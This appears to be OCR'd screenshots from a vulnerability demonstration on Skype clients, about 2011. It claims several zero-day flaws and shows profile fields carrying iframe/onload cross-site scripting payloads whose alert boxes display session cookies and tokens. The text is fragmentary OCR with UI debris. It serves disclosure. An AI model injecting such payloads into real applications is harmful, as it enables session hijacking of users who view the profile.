
Sender crash receiver client
by sending messages or 1 char


User

… Discovered zer0-day security Issues!

- **Skype 5.3.x 2.2.x 5.2.x - Persistent Cross Site Scripting Vulnerability**
- **Skype 5.3.x 2.2.x 5.2.x - Persistent Software Vulnerability**
- **Skype 5.5.x 5.3.x - Standby Remote Buffer Overflow Vulnerability**
- **Skype 5.5.x 5.3.x - Denial of Service Vulnerability**
- **Skype 2.8.x & 5.1.x – Memory Corruption Vulnerability**


Profile for "><iframe src=" onload="alert('name')">
"><iframe src=" onload=alert('m00d')>
Online
Contact Information
Skype Name: payl0ad
Full Name: "><iframe src=" onload="alert('name')">
E-mail:
Home Phone: ><iframe src="a" onload="alert('hphone')">
Office Phone: "><iframe src=" onload="alert('ophone')">
Mobile Phone: rame src=" onload=alert(document.cookie)>
Personal Information
Contacts: 38 contact(s)
Local Time: 12:51:49 CEST
Birthday: April 11, 1983
Clear Birthday
Gender: Male
Language: German
Country: Germany
Region: Berlin
City: "><iframe src=" onload="alert('city')">
Homepage: "><iframe src=" onload="alert('name')">
"><iframe src=" onload="alert('wutwut')">
Cancel
Update
payl0ad - Skype™ (Beta)
Search through your contacts
"><iframe ...
€0.00
"><iframe src=" onload=alert('m00d')>
Edit Profile
Alexander235
Andreas Motl Heute hacken...
Andrey Kinakh
Florian Steinhoff
impulse
JDK Zwei Dinge sind unendlich!...
joerg
Me']['aFlu:x @work dnd
Mr.E
Serine
George Slobodyrev
Call Phones or Send SMS
22,924,384 People Online
Initial recording window is set to:
X:0 Y:0 Width:1440 Height:900
Adjusted recording window is set to:
X:0 Y:2 Width:1440 Height:896
Your window manager appears to be Fluxbox
Initializing...
Capturing!


Skype™ -
Skype Contacts Conversation Call View Tools Help
"><iframe src=" onload=al...
Call cheaply to mobile phones and landlines
Contacts
Recent
Search
Echo / Sound Test Service
"><iframe src=" onload="alert('n...
Add a contact
Create a group
Call phones
23,102,846 people online
Skype Home
Profile
Facebook
Learn how to use Skype
View help videos
News and alerts
Show top contacts
Update your mood message
"><iframe src=" onload="alert ('name')">
Message from webpage
SC=CC=:CCY=:LC=en:TM=1310609195:TS=1296334022:TZ=:VER=0/5.3.0.120/0; s_vi=[CS]v1|26A23E8D851D1C8C-4000010A401489A3[CE]; skype-session=b25643a2f2d905679adf3b08d33e2c3c9fe9317f; skype-session-token=28c580c875036ceeb62f176e10a66558351ab929
OK


Skype Contacts Conversation Call View Tools Help
"><iframe src=" onload=al...
Make your free call to an ordinary phone
Contacts
Recent
Search
"><iframe src=" onload=alert('na...
"><iframe src=" onload=alert('m0...
"><iframe src=" onload=alert('na...
Add a contact
Create a group
Call phones
25.231.664 people online
Skype Home
Profile
Facebook
Learn how to use Skype
View help videos
News and alerts
Show top contacts
Update your
"><iframe src=" onload=alert ('name')>
No news or alerts ye
Message from webpage
s_vi=[CS]v1|270EB60C051D3604-60000142002770FC[CE];
skype-session=947b6418c9412736e9c3f7a846ea31a1ea651d8b;
skype-session-token=5814cb6151c53b947ea4d66db07b4a4908eb
cd22
OK
a voicemail when you miss
best part, you can also leav
our friends when they are
Set up voicemail

vulnl

€0,0

- Company details
- Skype Manager settings
- Payment settings
- Redeem voucher

Company details

Company name	>"<SCRIPT-CODE! via UPDATE!	Save Cancel
Registration number		
VAT number		
Registration address	North Street 1400 Orem UT 84057 Utah Germany	
Billing address	☑ Same as registration address	

Skype™ - [redacted]1x

Skype Kontakte Konversation Anruf Anzeige Aktionen Hilfe

-0x41

Festnetz- und Mobiltelefone anrufen

Kontakte | Konversationen

Suchen

[redacted]

Kontakt hinzufügen | Gruppe erstellen

Telefone anrufen oder SMS schicken

Skype Home | Profil | Feedback geben

Hi, [redacted]E 0x41

I set up a Facebook profile where I can post my pictures, videos and events and I want to add you as a friend so you can see it. First, you need to join Facebook! Once you join, you can also create your own profile.

Thanks, Thomas Metzmacher

Sign up for Facebook now

Already have an account? Sign in now

You have been removed from a Skype Manager

16.01.2011 11:02

The administrator has removed you from the Skype Manager called &#60&#65&#32&#72&#82&#69&#70&#61&#34&#10. The administrator is [redacted]1x.

If you believe this was a mistake, please contact the administrator immediately.

